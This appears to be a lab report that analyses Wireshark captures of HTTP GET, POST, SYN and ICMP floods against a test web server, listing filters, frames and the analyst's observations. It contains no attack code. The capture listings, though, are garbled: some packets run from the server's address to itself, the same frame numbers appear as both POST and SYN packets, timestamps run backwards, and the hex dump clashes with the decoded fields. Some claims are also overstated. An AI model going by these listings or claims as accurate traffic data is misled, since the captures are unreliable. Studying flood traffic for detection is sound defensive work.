32335	219522721.04	10.0.0.2	10.128.0.2	TCP	54	64940 → 80 [RST, ACK] Seq=509 Ack=476 Win=0 Len=0
32335	219522721.04	10.0.0.2	10.128.0.2	TCP	62	64940 → 80 [SYN] Seq=0 Win=0 Len=0
32337	219522721.05	10.0.0.2	10.128.0.2	TCP	54	64942 → 80 [RST, ACK] Seq=432 Ack=476 Win=0 Len=0
32338	219522721.05	10.0.0.2	10.128.0.2	TCP	62	64946 → 80 [SYN] Seq=0 Win=42340 Len=0 MSS=1460 WS=4096
32339	219522721.05	10.128.0.2	10.0.0.2	TCP	62	80 → 64944 [SYN, ACK] Seq=0 Ack=1 Win=5535 Len=0 MSS=1400 WS=1024
32340	219522721.05	10.0.0.2	10.128.0.2	TCP	54	64944 → 80 [ACK] Seq=1 Ack=1 Win=5056 Len=0
32341	219522721.05	10.128.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32342	219522721.05	10.128.0.2	10.128.0.2	TCP	62	80 → 64946 [SYN, ACK] Seq=0 Ack=1 Win=5535 Len=0 MSS=1400 WS=1024
32343	219522721.05	10.0.0.2	10.128.0.2	TCP	54	64946 → 80 [ACK] Seq=1 Ack=1 Win=5056 Len=0
32344	219522721.05	10.128.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32345	219522721.05	10.128.0.2	10.128.0.2	TCP	56	80 → 64944 [ACK] Seq=1 Ack=509 Win=6868 Len=0
32346	219522721.05	10.128.0.2	10.0.0.2	TCP	56	80 → 64946 [ACK] Seq=1 Ack=432 Win=6868 Len=0
32347	219522721.10	10.128.0.2	10.0.0.2	TCP	524	80 → 64946 [PSH, ACK] Seq=1 Ack=432 Win=6868 Len=470 [TCP PDU reassembled in 32349]
32348	219522721.10	10.128.0.2	10.128.0.2	TCP	54	64946 → 80 [ACK] Seq=432 Ack=471 Win=45056 Len=0
32349	219522721.10	10.0.0.2	10.128.0.2	HTTP	59	HTTP/1.1 200 OK (text/html)
32350	219522721.10	10.128.0.2	10.0.0.2	TCP	54	64946 → 80 [ACK] Seq=432 Ack=476 Win=45056 Len=0
32351	219522721.10	10.128.0.2	10.0.0.2	TCP	524	80 → 64944 [PSH, ACK] Seq=1 Ack=509 Win=6868 Len=470 [TCP PDU reassembled in 32353]
32352	219522721.10	10.0.0.2	10.128.0.2	TCP	54	64944 → 80 [ACK] Seq=509 Ack=471 Win=45056 Len=0
32353	219522721.10	10.128.0.2	10.0.0.2	HTTP	59	HTTP/1.1 200 OK (text/html)
32354	219522721.10	10.128.0.2	10.128.0.2	TCP	54	64944 → 80 [ACK] Seq=509 Ack=476 Win=45056 Len=0
32355	219522721.15	10.0.0.2	10.128.0.2	TCP	54	64946 → 80 [RST, ACK] Seq=432 Ack=476 Win=0 Len=0
32356	219522721.15	10.0.0.2	10.128.0.2	TCP	62	64940 → 80 [SYN] Seq=0 Win=42340 Len=0 MSS=1460 WS=4096
32357	219522721.15	10.0.0.2	10.128.0.2	TCP	54	64946 → 80 [RST, ACK] Seq=432 Ack=476 Win=0 Len=0
32358	219522721.15	10.0.0.2	10.128.0.2	TCP	62	64950 → 80 [SYN] Seq=0 Win=42340 Len=0 MSS=1460 WS=4096
32359	219522721.15	10.128.0.2	10.0.0.2	TCP	62	80 → 64948 [SYN, ACK] Seq=0 Ack=1 Win=5535 Len=0 MSS=1400 WS=1024
32360	219522721.15	10.128.0.2	10.128.0.2	TCP	54	64948 → 80 [ACK] Seq=1 Ack=1 Win=5056 Len=0
32361	219522721.15	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32362	219522721.15	10.128.0.2	10.128.0.2	TCP	62	80 → 64950 [SYN, ACK] Seq=0 Ack=1 Win=5535 Len=0 MSS=1400 WS=1024
32363	219522721.15	10.128.0.2	10.128.0.2	TCP	54	64950 → 80 [ACK] Seq=1 Ack=1 Win=5056 Len=0
32364	219522721.15	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32365	219522721.15	10.128.0.2	10.0.0.2	TCP	56	80 → 64948 [ACK] Seq=1 Ack=509 Win=6868 Len=0
32366	219522721.15	10.128.0.2	10.0.0.2	TCP	56	80 → 64950 [ACK] Seq=1 Ack=432 Win=6868 Len=0
32367	219522721.10	10.128.0.2	10.128.0.2	TCP	524	80 → 64950 [PSH, ACK] Seq=1 Ack=432 Win=6868 Len=470 [TCP PDU reassembled in 32369]
32368	219522721.10	10.128.0.2	10.128.0.2	TCP	54	64950 → 80 [ACK] Seq=432 Ack=471 Win=45056 Len=0
32369	219522721.10	10.128.0.2	10.0.0.2	HTTP	59	HTTP/1.1 200 OK (text/html)
32370	219522721.10	10.128.0.2	10.128.0.2	TCP	54	64950 → 80 [ACK] Seq=432 Ack=476 Win=45056 Len=0
32371	219522721.10	10.128.0.2	10.0.0.2	TCP	524	80 → 64948 [PSH, ACK] Seq=1 Ack=509 Win=6868 Len=470 [TCP PDU reassembled in 32373]
32372	219522721.10	10.0.0.2	10.128.0.2	TCP	54	64948 → 80 [ACK] Seq=509 Ack=471 Win=45056 Len=0

Observations;

- This is definitely a HTTP GET flood in action.
- In a single connection, there is a TCP connection being established by SYN, SYN-ACK, ACK -> GET Request -> Server responds "200 OK" then finally a RST, ACK.
- This sequence is repeated in many cycles after the identified first cycle but each cycle contains two connections being opened simultaneously.
- There are around 20 requests per second (not human, must be a tool's work)
- 10.0.0.2 is the attacker and when the server responds, they immediately reset the connection then open another connection. We established that a pair of connections is opened in every cycle and each connection is opened in increments of two ports. For example, in one cycle, port 64944 + 64946 is opened but then in the next cycle, 64948 + 64950 is opened. This

proves that a flood tool is doing the work because no browser or human is able to behave this way.

- Each request has the exact same structure, always GET but with no string, cookies, or headers. A legitimate request from a real browser would include such things.
- The attacker uses RST instead of FIN because RST forcefully resets a connection immediately, it makes the next connection happen quicker meaning a faster flood.
- The flood aims to exhaust resources on the server because the server is forced to accept a TCP connection, parse the HTTP GET request, fetch the requested resource and send a response.

Investigation of 10.0.0.2 > 10.128.0.2 (HTTP POST Flood)

Filter Applied;

ip.addr == 10.0.0.2 && ip.addr == 10.128.0.2 && http.request.method == "POST"

Justification;

The filter isolates POST requests between 10.0.0.2 and 10.128.0.2

Filter: http.request.method == "POST" && ip.addr == 10.0.0.2 && ip.addr == 10.128.0.2

No.	Time	Source	Destination	Protocol	Length	Info
32060	153609538.26	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32062	153609538.26	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32064	153609538.26	10.0.0.2	10.128.0.2	HTTP	284	POST / HTTP/1.1
32066	153609538.26	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32068	153609538.26	10.0.0.2	10.128.0.2	HTTP	286	POST / HTTP/1.1
32070	153609538.27	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32072	153609538.27	10.0.0.2	10.128.0.2	HTTP	309	POST / HTTP/1.1
32074	153609538.28	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32076	153609538.28	10.0.0.2	10.128.0.2	HTTP	230	POST / HTTP/1.1
32078	153609538.28	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32131	153609539.50	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32133	153609539.50	10.0.0.2	10.128.0.2	HTTP	309	POST / HTTP/1.1
32135	153609539.50	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32137	153609539.51	10.0.0.2	10.128.0.2	HTTP	284	POST / HTTP/1.1
32139	153609539.51	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32141	153609539.51	10.0.0.2	10.128.0.2	HTTP	286	POST / HTTP/1.1
32143	153609539.51	10.0.0.2	10.128.0.2	HTTP	309	POST / HTTP/1.1
32145	153609539.52	10.0.0.2	10.128.0.2	HTTP	230	POST / HTTP/1.1
32147	153609539.52	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32149	153609539.52	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32200	153609540.74	10.0.0.2	10.128.0.2	HTTP	309	POST / HTTP/1.1
32202	153609540.74	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32204	153609540.74	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32206	153609540.74	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32208	153609540.75	10.0.0.2	10.128.0.2	HTTP	284	POST / HTTP/1.1
32210	153609540.75	10.0.0.2	10.128.0.2	HTTP	286	POST / HTTP/1.1
32212	153609540.75	10.0.0.2	10.128.0.2	HTTP	309	POST / HTTP/1.1
32214	153609540.75	10.0.0.2	10.128.0.2	HTTP	230	POST / HTTP/1.1
32216	153609540.76	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32218	153609540.76	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32267	153609541.98	10.0.0.2	10.128.0.2	HTTP	309	POST / HTTP/1.1
32269	153609541.98	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1

> Frame 32060: Packet, 303 bytes on wire (2424 bits), 303 bytes captured (2424 bits) on interface unknown, > Ethernet II, Src: 42:01:0a:f0:00:00, Dst: 42:01:0a:f0:00:01, > Internet Protocol Version 4, Src: 10.0.0.2, Dst: 10.128.0.2 > Transmission Control Protocol, Src Port: 28418, Dst Port: 80, Seq: 1, Ack: 1, Len: 249 > Hypertext Transfer Protocol

0000 42 01 0a f0 00 01 42 01 0a f0 00 69 08 00 45 00 B.....i:E
0010 01 21 38 41 40 00 06 ed 12 0a 00 00 02 0a 00 :B@P.....
0020 00 02 6e fa 00 50 1f 61 2e 11 66 8c fc 1e 50 18 :.n.Pa..f..p.
0030 00 0b be 49 00 00 50 4f 53 54 20 2f 20 48 54 54 :..I..PO ST / HT
0040 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 74 65 73 P/1.1: Host: tes
0050 74 2d 6d 61 7a 65 62 6f 6c 74 2e 63 6f 6d 0d 0a t-mazebo lt.com
0060 55 73 65 72 1d 41 67 65 6e 74 3a 20 4d 6f 7a 69 User-Agent: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.206

Observations;

- There are 40 POST requests.

No.	Time	Source	Destination	Protocol	Length	Info
32059	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28418 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32060	153609538.26	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32061	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28422 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32062	153609538.26	10.0.0.2	10.128.0.2	HTTP	309	POST / HTTP/1.1
32063	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28416 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32064	153609538.26	10.0.0.2	10.128.0.2	HTTP	284	POST / HTTP/1.1
32065	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28418 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32066	153609538.26	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32067	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28420 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32068	153609538.26	10.0.0.2	10.128.0.2	HTTP	286	POST / HTTP/1.1
32069	153609538.27	10.0.0.2	10.128.0.2	TCP	54	28422 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32070	153609538.27	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32071	153609538.27	10.0.0.2	10.128.0.2	TCP	54	28424 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32072	153609538.27	10.0.0.2	10.128.0.2	HTTP	309	POST / HTTP/1.1
32073	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28426 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32074	153609538.28	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32075	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28428 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32076	153609538.28	10.0.0.2	10.128.0.2	HTTP	230	POST / HTTP/1.1
32077	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28430 → 80 [ACK] Seq=1 Ack=1 Win=45856 Len=0
32078	153609538.28	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32079	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28410 → 80 [ACK] Seq=250 Ack=3394 Win=53248 Len=0
32080	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28410 → 80 [ACK] Seq=250 Ack=3394 Win=53248 Len=0
32081	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28410 → 80 [FIN, ACK] Seq=250 Ack=3394 Win=53248 Len=0
32082	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28416 → 80 [ACK] Seq=231 Ack=3394 Win=53248 Len=0
32083	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28416 → 80 [ACK] Seq=231 Ack=3394 Win=53248 Len=0
32084	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28412 → 80 [ACK] Seq=250 Ack=3394 Win=53248 Len=0
32085	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28412 → 80 [ACK] Seq=250 Ack=3394 Win=53248 Len=0
32086	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28416 → 80 [FIN, ACK] Seq=231 Ack=3394 Win=53248 Len=0
32087	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28418 → 80 [ACK] Seq=245 Ack=3394 Win=53248 Len=0
32088	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28418 → 80 [ACK] Seq=245 Ack=3394 Win=53248 Len=0
32089	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28412 → 80 [FIN, ACK] Seq=256 Ack=3394 Win=53248 Len=0
32090	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28418 → 80 [FIN, ACK] Seq=233 Ack=3394 Win=53248 Len=0
32091	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28420 → 80 [ACK] Seq=233 Ack=3394 Win=53248 Len=0
32092	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28420 → 80 [ACK] Seq=233 Ack=3394 Win=53248 Len=0
32093	153609538.28	10.0.0.2	10.128.0.2	TCP	54	28420 → 80 [FIN, ACK] Seq=233 Ack=3394 Win=53248 Len=0
32094	153609538.29	10.0.0.2	10.128.0.2	TCP	54	28422 → 80 [ACK] Seq=250 Ack=3394 Win=53248 Len=0
32095	153609538.29	10.0.0.2	10.128.0.2	TCP	54	28422 → 80 [ACK] Seq=250 Ack=3394 Win=53248 Len=0
32096	153609538.29	10.0.0.2	10.128.0.2	TCP	54	28422 → 80 [ACK] Seq=250 Ack=3394 Win=53248 Len=0

Observations;

- Each HTTP POST packet size varies from each other

- Like the previous HTTP GET Flood, HTTP POST flood is happening in cycles. There are 10 POST requests per cycle and they happen around each second. Again, it increments by two ports each post request so 28410 -> 28412 -> ...
- Each TCP ACK packet is followed by a POST

Example Packet

32131	153609539.50.	10.0.0.2	10.128.0.2	HTTP	303 POST / HTTP/1.1	
32132	153609539.50.	10.0.0.2	10.128.0.2	TCP	54 28436 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0	
32133	153609539.50.	10.0.0.2	10.128.0.2	HTTP	309 POST / HTTP/1.1	
32134	153609539.50.	10.0.0.2	10.128.0.2	TCP	54 28438 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0	
32135	153609539.50.	10.0.0.2	10.128.0.2	HTTP	298 POST / HTTP/1.1	
32136	153609539.51.	10.0.0.2	10.128.0.2	TCP	54 28440 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0	
32137	153609539.51.	10.0.0.2	10.128.0.2	HTTP	284 POST / HTTP/1.1	
32138	153609539.51.	10.0.0.2	10.128.0.2	TCP	54 28442 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0	
32139	153609539.51.	10.0.0.2	10.128.0.2	HTTP	303 POST / HTTP/1.1	
32140	153609539.51.	10.0.0.2	10.128.0.2	TCP	54 28444 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0	
32141	153609539.51.	10.0.0.2	10.128.0.2	HTTP	286 POST / HTTP/1.1	
32142	153609539.51.	10.0.0.2	10.128.0.2	TCP	54 28446 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0	
32143	153609539.51.	10.0.0.2	10.128.0.2	HTTP	309 POST / HTTP/1.1	
32144	153609539.52.	10.0.0.2	10.128.0.2	TCP	54 28450 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0	
32145	153609539.52.	10.0.0.2	10.128.0.2	HTTP	230 POST / HTTP/1.1	
32146	153609539.52.	10.0.0.2	10.128.0.2	TCP	54 28448 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0	
32147	153609539.52.	10.0.0.2	10.128.0.2	HTTP	298 POST / HTTP/1.1	
32148	153609539.52.	10.0.0.2	10.128.0.2	TCP	54 28454 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0	
32149	153609539.52.	10.0.0.2	10.128.0.2	HTTP	298 POST / HTTP/1.1	
32150	153609539.62.	10.0.0.2	10.128.0.2	TCP	54 28434 → 80 [ACK] Seq=250 Ack=1421 Win=49152 Len=0	
32151	153609539.62.	10.0.0.2	10.128.0.2	TCP	54 28434 → 80 [ACK] Seq=250 Ack=3394 Win=53248 Len=0	
32152	153609539.62.	10.0.0.2	10.128.0.2	TCP	54 28434 → 80 [FIN, ACK] Seq=250 Ack=3394 Win=53248 Len=0	
32153	153609539.62.	10.0.0.2	10.128.0.2	TCP	54 28436 → 80 [ACK] Seq=256 Ack=1421 Win=49152 Len=0	

Ethernet II, Src: 42:01:0a:f0:00:69 (42:01:0a:f0:00:69), Dst: 42:01:0a:f0:00:01 (42:01:0a:f0:00:01)	0000 42
Internet Protocol Version 4, Src: 10.0.0.2, Dst: 10.128.0.2	0010 01
Transmission Control Protocol, Src Port: 28434, Dst Port: 80, Seq: 1, Ack: 1, Len: 249	0020 00
Hypertext Transfer Protocol	0030 00
> POST / HTTP/1.1\r\n	0040 50
Host: test-mazebolt.com\r\n	0050 74
User-Agent: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.120 Safari/537.36\r\n	0060 55
Accept: */*\r\n	0070 6c
Connection: keep-alive\r\n	0080 6e
Accept-Encoding: gzip, deflate\r\n	0090 65
Content-Length: 0\r\n	00a0 54
\r\n	00b0 20
[Full request URI: http://test-mazebolt.com/]	00c0 32
	00d0 2e

- Every POST is missing a POST body (content-length: 0), this is a major indicator of crafted POST requests because legitimate POST requests always carry a body such as form fields.
- Each POST packet has a different User-Agent, this is repeated in every cycle. In the above example, the User-Agent is Chrome. This is a deliberate and hardcoded field because the POST request looks like it is legitimate and to avoid WAF rules that block a specific User-Agent.
- Unlike, GET Flood, this POST flood actually uses FIN, ACK to close connections. A FIN takedown will look more legitimate than a RST takedown because FIN takedowns are normal and clean shutdowns. It is not immediate and data that is in transit will be delivered before the FIN takedown occurs. On the other hand, RST is immediate and does not care if data is still in transit, it will force the shutdown.
- Aims to exhaust the server's process system because each POST request takes more effort to process than a GET request. The server must accept a connection and read and parse the request headers and body. POST requests carry information rather than GET requests that retrieve information. Finally, the server generates a response.

TCP SYN Flood

Filter Applied;

tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.src == 10.0.0.2 && ip.dst == 10.128.0.2

Justification;

Searches for packet where SYN is true and ACK is false from 10.0.0.2 to 10.128.0.2

tcpflags: syn == 1 && tcp.flags.ack == 0 && ip.src == 10.0.0.2 && ip.dst == 10.128.0.2

No.	Time	Source	Destination	Protocol	Length	Info
32049	153609538.14..10.0.0.2	10.128.0.2	TCP	62	28410 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32050	153609538.14..10.0.0.2	10.128.0.2	TCP	62	28412 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32051	153609538.14..10.0.0.2	10.128.0.2	TCP	62	28416 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32052	153609538.14..10.0.0.2	10.128.0.2	TCP	62	28410 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32053	153609538.15..10.0.0.2	10.128.0.2	TCP	62	28420 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32054	153609538.15..10.0.0.2	10.128.0.2	TCP	62	28422 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32055	153609538.15..10.0.0.2	10.128.0.2	TCP	62	28424 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32056	153609538.16..10.0.0.2	10.128.0.2	TCP	62	28426 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32057	153609538.16..10.0.0.2	10.128.0.2	TCP	62	28428 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32058	153609538.17..10.0.0.2	10.128.0.2	TCP	62	28430 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32120	153609539.38..10.0.0.2	10.128.0.2	TCP	62	28434 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32121	153609539.39..10.0.0.2	10.128.0.2	TCP	62	28436 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32122	153609539.39..10.0.0.2	10.128.0.2	TCP	62	28438 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32123	153609539.39..10.0.0.2	10.128.0.2	TCP	62	28440 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32124	153609539.39..10.0.0.2	10.128.0.2	TCP	62	28442 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32125	153609539.39..10.0.0.2	10.128.0.2	TCP	62	28444 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32126	153609539.39..10.0.0.2	10.128.0.2	TCP	62	28446 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32127	153609539.40..10.0.0.2	10.128.0.2	TCP	62	28448 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32128	153609539.40..10.0.0.2	10.128.0.2	TCP	62	28450 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32129	153609539.40..10.0.0.2	10.128.0.2	TCP	62	28454 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32130	153609540.62..10.0.0.2	10.128.0.2	TCP	62	28456 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32131	153609540.62..10.0.0.2	10.128.0.2	TCP	62	28458 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32132	153609540.62..10.0.0.2	10.128.0.2	TCP	62	28460 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32133	153609540.63..10.0.0.2	10.128.0.2	TCP	62	28462 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32134	153609540.63..10.0.0.2	10.128.0.2	TCP	62	28464 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32135	153609540.63..10.0.0.2	10.128.0.2	TCP	62	28466 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32136	153609540.64..10.0.0.2	10.128.0.2	TCP	62	28468 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32137	153609540.64..10.0.0.2	10.128.0.2	TCP	62	28472 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32138	153609540.65..10.0.0.2	10.128.0.2	TCP	62	28474 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32139	153609541.86..10.0.0.2	10.128.0.2	TCP	62	28478 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32140	153609541.86..10.0.0.2	10.128.0.2	TCP	62	28480 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32141	153609541.86..10.0.0.2	10.128.0.2	TCP	62	28482 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32142	153609541.86..10.0.0.2	10.128.0.2	TCP	62	28484 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32143	153609541.87..10.0.0.2	10.128.0.2	TCP	62	28486 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32144	153609541.87..10.0.0.2	10.128.0.2	TCP	62	28488 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32145	153609541.87..10.0.0.2	10.128.0.2	TCP	62	28490 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32146	153609541.87..10.0.0.2	10.128.0.2	TCP	62	28492 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	
32147	153609541.88..10.0.0.2	10.128.0.2	TCP	62	28494 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 US=4096	

- Typically, DDOS attacks occur in similar ways to this. We previously established that a GET/POST Flood was happening but in most cases of DDOS attacks, a SYN flood actually kicks off the DDOS because SYN operates at the network-layer while GET/POST operates in the application layer. It makes for a highly effective DDOS attack because it targets different layers of the OSI model. After every SYN cycle we see either GET flood or POST flood.
- The SYN flood happens every cycle with 10 packets. We can see this because the time interval between each 10 SYN packets is roughly 1 second. Again, like before, each packet increments source ports of two.
- Every SYN packet receives a SYN ACK response from the server.

All Network Attacks

- ICMP Flood
- TCP ACK Flood
- Malicious Port Scan
- HTTP GET Flood
- HTTP POST Flood
- TCP SYN Flood

7. Network Packet Capture Lab 2

7.1 Analysis

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter. <Ctrl>F

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.2	10.128.0.2	ICMP	64	Seq=0 Len=64
2	0.000190	10.0.0.2	10.128.0.2	ICMP	64	Seq=1 Len=64
3	0.001571	10.0.0.2	10.128.0.2	ICMP	64	Seq=2 Len=64
4	0.002294	10.0.0.2	10.128.0.2	ICMP	64	Seq=3 Len=64
5	0.003211	10.0.0.2	10.128.0.2	ICMP	64	Seq=4 Len=64
6	0.003836	10.128.0.2	10.0.0.2	ICMP	64	Seq=5 Len=64
7	0.004314	10.128.0.2	10.0.0.2	ICMP	64	Seq=6 Len=64
8	0.005732	10.128.0.2	10.0.0.2	ICMP	64	Seq=7 Len=64
9	0.005189	10.128.0.2	10.0.0.2	ICMP	64	Seq=8 Len=64
10	0.005443	10.128.0.2	10.0.0.2	ICMP	64	Seq=9 Len=64
12	0.004562	10.128.0.2	10.0.0.2	ICMP	64	Seq=10 Len=64
13	0.005299	10.128.0.2	10.0.0.2	ICMP	64	Seq=11 Len=64
14	0.007264	10.128.0.2	10.0.0.2	ICMP	64	Seq=12 Len=64
15	0.004978	10.128.0.2	10.0.0.2	ICMP	64	Seq=13 Len=64
16	0.004480	10.128.0.2	10.0.0.2	ICMP	64	Seq=14 Len=64
17	0.004521	10.128.0.2	10.0.0.2	ICMP	64	Seq=15 Len=64
18	0.004520	10.128.0.2	10.0.0.2	ICMP	64	Seq=16 Len=64
19	0.004520	10.128.0.2	10.0.0.2	ICMP	64	Seq=17 Len=64
20	0.004520	10.128.0.2	10.0.0.2	ICMP	64	Seq=18 Len=64
21	0.004520	10.128.0.2	10.0.0.2	ICMP	64	Seq=19 Len=64
22	0.004520	10.128.0.2	10.0.0.2	ICMP	64	Seq=20 Len=64
23	0.004940	10.0.0.2	10.128.0.2	ICMP	64	Seq=21 Len=64
24	0.005700	10.0.0.2	10.128.0.2	ICMP	64	Seq=22 Len=64
25	0.005084	10.0.0.2	10.128.0.2	ICMP	64	Seq=23 Len=64
26	0.005087	10.0.0.2	10.128.0.2	ICMP	64	Seq=24 Len=64
27	0.004680	10.128.0.2	10.0.0.2	ICMP	64	Seq=25 Len=64
28	0.005015	10.128.0.2	10.0.0.2	ICMP	64	Seq=26 Len=64
29	0.005032	10.128.0.2	10.0.0.2	ICMP	64	Seq=27 Len=64
30	0.005038	10.128.0.2	10.0.0.2	ICMP	64	Seq=28 Len=64
31	0.005042	10.128.0.2	10.0.0.2	ICMP	64	Seq=29 Len=64
32	0.005740	10.0.0.2	10.128.0.2	ICMP	64	Seq=30 Len=64
33	0.005912	10.0.0.2	10.128.0.2	ICMP	64	Seq=31 Len=64
34	0.005868	10.128.0.2	10.0.0.2	ICMP	64	Seq=32 Len=64
35	0.005908	10.128.0.2	10.0.0.2	ICMP	64	Seq=33 Len=64
36	0.006134	10.128.0.2	10.0.0.2	ICMP	64	Seq=34 Len=64
37	0.006132	10.128.0.2	10.0.0.2	ICMP	64	Seq=35 Len=64
38	0.006142	10.128.0.2	10.0.0.2	ICMP	64	Seq=36 Len=64

Frame 40: Packet: 73 bytes on wire (584 bytes), 73 bytes captured (584 bytes) on interface 0

Ethernet II, Src: 42:01:00:00:00:00, Dst: 42:01:00:00:00:00 (42:01:00:00:00:00)

Transmission Control Protocol Version 4, Src: 10.0.0.2, Dst: 10.128.0.2

Transmission Control Protocol, Seq=249948, Dst Port: 80, Seq: 1, Ack: 1, Len: 0

GET / HTTP/1.1

Host: test.mozlabs.com

